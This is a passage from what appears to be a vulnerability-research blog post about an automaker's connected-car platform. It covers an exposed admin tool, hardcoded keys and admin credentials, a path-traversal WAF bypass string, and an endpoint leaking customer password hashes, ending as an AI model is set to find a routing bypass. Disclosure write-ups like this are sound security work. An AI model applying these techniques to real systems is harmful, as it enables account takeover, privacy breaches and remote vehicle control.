
I've always had a soft spot for this particular car brand. Our family has owned a few of them over the years, and they've served us incredibly well. In 2023, I bought a new four wheel drive/SUV from them, and it was the first time I had access to their connected car platform.
Having looked at platforms like this before (previous works), I was sceptical about how secure they really were. I suspected there was something there, but life kept getting in the way of actually looking. This July, I collaborated with Sam Curry to take a look at the security of a major automaker's connected car systems. Throughout this post, I'll refer to them simply as "the automaker".
When you typically think of car hacking, it's often easy to jump into the hardware side of things, but my background sits pretty squarely in compromising internet-facing web applications and infrastructure. Regardless of all the hardware bits and bobs, it all connects back to some service that, by design, has to be reachable from the internet.
The journey started with a simple question: what infrastructure does the app talk to when I remotely unlock my car? To work this out, I downloaded the APK and decompiled it, eventually reconstructing the API requests that were being made.
Going through the code, the primary point of contact seemed to be assets under *.redacted-telematics.com.au:
dartExecutor.executeDartEntrypoint(createDefault, CollectionsKt.r(gson.toJson(new GlobalConfigParams(false, g11, com.redacted.app.xcapp.a.f69866f, "X", str)), new Gson().toJson(new ApiConfig("https://api.redacted-telematics.com.au", "https://api.redacted-telematics.com.au", "https://api.redacted-telematics.com.au" ...Almost every part of the consumer application called back to redacted-telematics.com.au. What else existed under this domain?
Running connected car infrastructure can be quite complex, and managing it requires a mix of admin tools, staging, dev, and QA environments, to make sure that customers get a clean experience. Whether all of that should be sitting on the public internet, available to anyone willing to do some basic reconnaissance, is a different story.

One asset caught my attention more than the others. admintool.redacted-telematics.com.au returned a page titled TEST HARNESS. Who can resist a subdomain with admintool in it?
Visiting this subdomain presented a very plain and grey login screen, which didn't exactly ooze quality, given it presented a logout button before we'd logged in.
I love that most single-page applications ship their entire JavaScript bundle even when all they need to render is a login page. Sure, some more modern frameworks split out JavaScript files so that they only serve what is necessary, but in this case, we could comb through the large JavaScript bundle to understand what this "admin tool" actually let you do.

Turns out this admin tool let you do quite a lot. It had a rich API that let the automaker's employees interact with customer accounts and production vehicles with very few restrictions. Reconstructing the requests, we found that a lot of these APIs needed no authentication beyond the hardcoded API keys sitting in the JavaScript bundle.
For example, we could look up user accounts by email address:

But that's just not good enough. If we want to unlock any of their cars from just knowing the number plate, we're going to need to do better than that.
In Australia, a number plate gets you the VIN (vehicle identification number) fairly easily through state-based registration lookup sites.
This isn't really a security flaw. There are plenty of legitimate reasons to want a VIN, like checking a car's true repair and insurance history before buying second-hand. If we could go from VIN to a subscriber or email, we'd complete the chain.
Fortunately, there was an API that let you do exactly that:
With the subscriber GUID, you could pull the full account details (including the user's email via the /v1/account endpoint) like so:

Well, I guess we have the first part of our chain sorted. Plate -> VIN -> Subscriber GUID -> User Account PII (email) registered on the automaker's identity platform (ForgeRock OpenIDM).
Now, how do we send commands to any car we want? Surely this admin tool would let us do that? Unfortunately, no. It let us provision features to a car, add ourselves to a user's account as a secondary user, and even generate remote access codes. But for all that functionality, none of it actually got us remote control of a vehicle.
The identity platform
Sam and I then spent two weeks digging into how the automaker manages their central identity system: the software they use, the way commands are issued, and how consumers authenticate.
When a user goes through the authentication flow for the automaker's mobile app, requests are made to login.redacted-identity.com.au, and after going through an MFA flow, a consumer auth token is finally issued. This auth token is then used for subsequent requests to api.redacted-telematics.com.au (both REST APIs and GraphQL). Once you have that auth token, it's pretty much game over. You can control a user's car (remote unlock/lock, horns, engine, etc).
So if we could mint a token for any user, we'd finally be able to control anyone's connected car. This is the angle we went for.
The automaker is a heavy user of ForgeRock's identity software (OpenAM/OpenIDM). This is the cornerstone of their authentication mechanisms. Pulling the subdomains for *.redacted-identity.com.au, we quickly found their OpenIDM instance at openidm.redacted-identity.com.au. This is the system that manages every identity registered on the automaker's connected car platform.
This all clicked together when we were combing through the JavaScript files under *.redacted-telematics.com.au and we came across an absolutely cursed vendor JavaScript bundle that embedded admin credentials for OpenIDM 😱:

Even though these admin credentials were meant to be for their staging environment, given the hygiene we'd seen so far, we were pretty sure they'd work in production too.
Fighting the WAF
Looking closer at OpenIDM, we couldn't tell whether the automaker knew how fragile it was. One thing was obvious though: they'd invested heavily in WAF rules to block access to the sensitive APIs that ForgeRock typically lets you call via /openidm/*.

Even with the origin IP, any request to /openidm/ came straight back as an Nginx WAF block. Someone had put real effort into hardening these assets (despite them being externally accessible).
Fair enough, and we respect the hardening. But that much WAF investment usually means bandaids over something known to be bad. They probably understood how bad it was to have this asset exposed at all, and some business case kept it there anyway.
I'm not sure a WAF rule has ever stopped us when we're motivated enough, so we invested days into finding a way out of these protections, using our trusty path traversal tricks. How hard could it be?
Validating the admin credentials we found inside the JavaScript bundle was not that tough. The Australian OpenIDM instance had a few paths whitelisted like /XUI/ and /UI/, and path traversal characters were not blocked, so something as simple as /XUI/..%2fopenidm/endpoint seemed to at least partially work:

But it can never be as simple as that, right? The path traversal still didn't get us to the endpoints under /openidm/, thanks to quirks in how OpenIDM handles routing. Every endpoint would error out like so:

In OpenIDM's world, there were no servlets (or resources) registered against paths that included the path traversal within them. So it would just error out, even though it issued us an admin JWT.
We were incredibly annoyed by this. A simple quirk in routing mechanisms (probably not even designed as a security consideration) was blocking the full attack chain from working. We sat frustrated for a few days, and we thought that the path traversal angle just wasn't going to work. We did find a few other endpoints (user upload, for example) that looked like they might work, but we hit another quirk, a servlet path check, that prevented us from using them meaningfully.
All of this made us ask a different question: why expose these OpenIDM instances externally at all? Surely there had to be some legitimate use case for these assets to be exposed on the internet? We went back to the different JavaScript bundles we had collected from their assets and searched them for communications to OpenIDM. We turned to the decompiled Android application and found the following:

These were clearly endpoints within their OpenIDM asset that were contactable from the Android app. So, maybe these were accessible without the WAF getting in the way?
/openidm/endpoint/aaa-> 403 WAF blocked/openidm/endpoint/pinService-> 404, no WAF block
Interesting!
What other custom endpoints existed? With some very light brute forcing and guessing, we quickly found a getUser endpoint. Guessing at parameters, we found it accepted mail, guid, and phone. Combined with our admin credentials, what did this really let us do?

The response came back with the password hash, PIN code hash, mobile push tokens, and PII including mobile numbers and full names. There was no WAF block on this endpoint, so no path traversal was needed and the correct servlet responded.
Don't get me wrong, this was already pretty impactful. But the passwords were hashed with PBKDF2-SHA512, and needing time on a hash cracking rig for every unlock, with no guarantee of success, felt a bit lacklustre.
Back to the drawing board. How could we access the /openidm/managed/user servlet with our path traversal, and still have the path be recognised by OpenIDM? We grabbed the OpenIDM source closest to the version we were testing against and let GPT 5.6 Sol Ultra spend a good six hours on it.
It succeeded. Even though Sam and I had both spent time trying to manually bypass this juvenile restriction ourselves, we hadn't tried every possible combination.
